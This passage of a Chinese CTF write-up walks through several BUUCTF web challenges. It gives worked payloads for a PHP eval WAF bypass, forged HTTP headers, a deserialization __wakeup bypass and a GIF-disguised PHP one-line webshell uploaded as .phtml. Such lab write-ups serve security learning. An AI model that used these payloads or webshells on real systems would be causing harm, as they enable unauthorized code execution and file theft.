
```
import hashlib

def md5(s):
 md5 = hashlib.md5()
 md5.update(s)
 return md5.hexdigest()

def filehash():
 filename = '/fllllllllllllag'
 cookie_secret = 'cb123ca1-7de8-46bb-b90f-4dfd86aaa00c'
 print(md5(cookie_secret+md5(filename)))

if __name__ == '__main__':
 filehash()
```

payload：

```
file?filename=/fllllllllllllag&filehash=ab3362dfd60feabc355fa9f0844617c8
```

得到flag：`flag{61f768ed-34d5-4db4-8283-8188f5b0e9ca}`

12.[极客大挑战 2019]Knife



直接用蚁剑连接，根目录取得flag。

13.[RoarCTF 2019]Easy Calc

检查后发现

```
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>
```


注意第5行，后来百度了一下用的是：`PHP的字符串解析特性`

进入`calc.php`出现了源代码

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

可以看见过滤了一些特殊字符，然后`eval`执行我们的命令。

尝试输入字符：`calc.php?num=a`



输入时发现`num`只能输入数字，输入字符无法解析。只能传入数字和运算符号，不能传入字符（想办法绕过waf）

这里可以利用php的字符串解析特性绕过bypass：利用PHP的字符串解析特性Bypass
所以我们可以在`num`前加个空格绕过`waf`

用`scandir("/")`获取目录，但是`/`被过滤，所以用chr(47)绕过

所以payload为：`? num=1;var_dump(scandir(chr(47)))`

1array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }

找到flagg

获取flagg的payload为：`calc.php?num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))`

1string(43) "flag{99a181c3-d1f6-4eda-92fa-edc7043c42e4} "

得到flag：


也可以用`http走私`：`https://www.cnblogs.com/chrysanthemum/p/11757363.html`

14.[极客大挑战 2019]Http

在带开一个界面之后没有发现任何有用的信息，于是在一一检查源码后发现

```
<br>
·小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术
<a style="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围</a> event
!
```

这里有一个跳转的链接，点击后出现



用bp拦截`http://node3.buuoj.cn:25671/Secret.php`，然后用BP修改header添加一行：

```
Referer:https://www.Sycsecret.com
```

```
GET /Secret.php HTTP/1.1
Host: node3.buuoj.cn:25671
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows N
Accept: text/html,application/xhtml+
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Referer:https://www.Sycsecret.com
Cookie: UM_distinctid=1773906b7d8
Connection: close
```

返回的结果显示

然后在header继续添加

```
User-Agent: "Syclover"
```

获得`No!!! you can only read this locally!!!`提示

然后伪造IP，在header里添加

```
X-Forwarded-For:127.0.0.1
```

得到flag

15.[极客大挑战 2019]PHP

百度了一下，备份网站目录下有一个`www.zip`文件

直接在路径名里输入就能下载，解压后有个`index.php`文件，打开后发现

```php
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
```

然后再观察`class.php`发现

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

分析代码可知在执行destruct方法的时候，如果用户名为admin，密码为100则可以输出flag的值。

但是wakeup方法会导致username成为guest，因此需要通过序列化字符串中对象的个数来绕过该方法。

所以payload为


```
import  requests

url ="http://7fbf6bbc-b50f-4ff7-93b3-8cef4b984c26.node3.buuoj.cn/"
html = requests.get(url+'?select=O:4:"Name":3:{s:14:"\0Name\0username";s:5:"admin";s:14:"\0Name\0password";i:100
;}')
print(html.text)
```

或者是

```
index.php?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

参考文章：https://blog.csdn.net/weixin_44077544/article/details/103542260

16.[极客大挑战 2019]Upload



这道题一看就是文件上传

所以新建一个文件后缀为：`.phtml`，写入一句话木马

```
GIF89a
<script language="php">eval($_POST['shell']);</script>
```

上传，bp拦截一下，将Content-Type改为`image/jpeg`

```
------WebKitFormBoundarylujQZJwBqau3K6ID
Content-Disposition: form-data; name="file"; filename="1.phtml"
Content-Type:image/jpeg

GIF89a
<script language="php">eval($_POST['shell']);</script>
------WebKitFormBoundarylujQZJwBqau3K6ID
Content-Disposition: form-data; name="submit"
```

然后蚁剑链接

```
/upload/1.phtml
```

打开终端

```
cat /flag
```

得到flag。
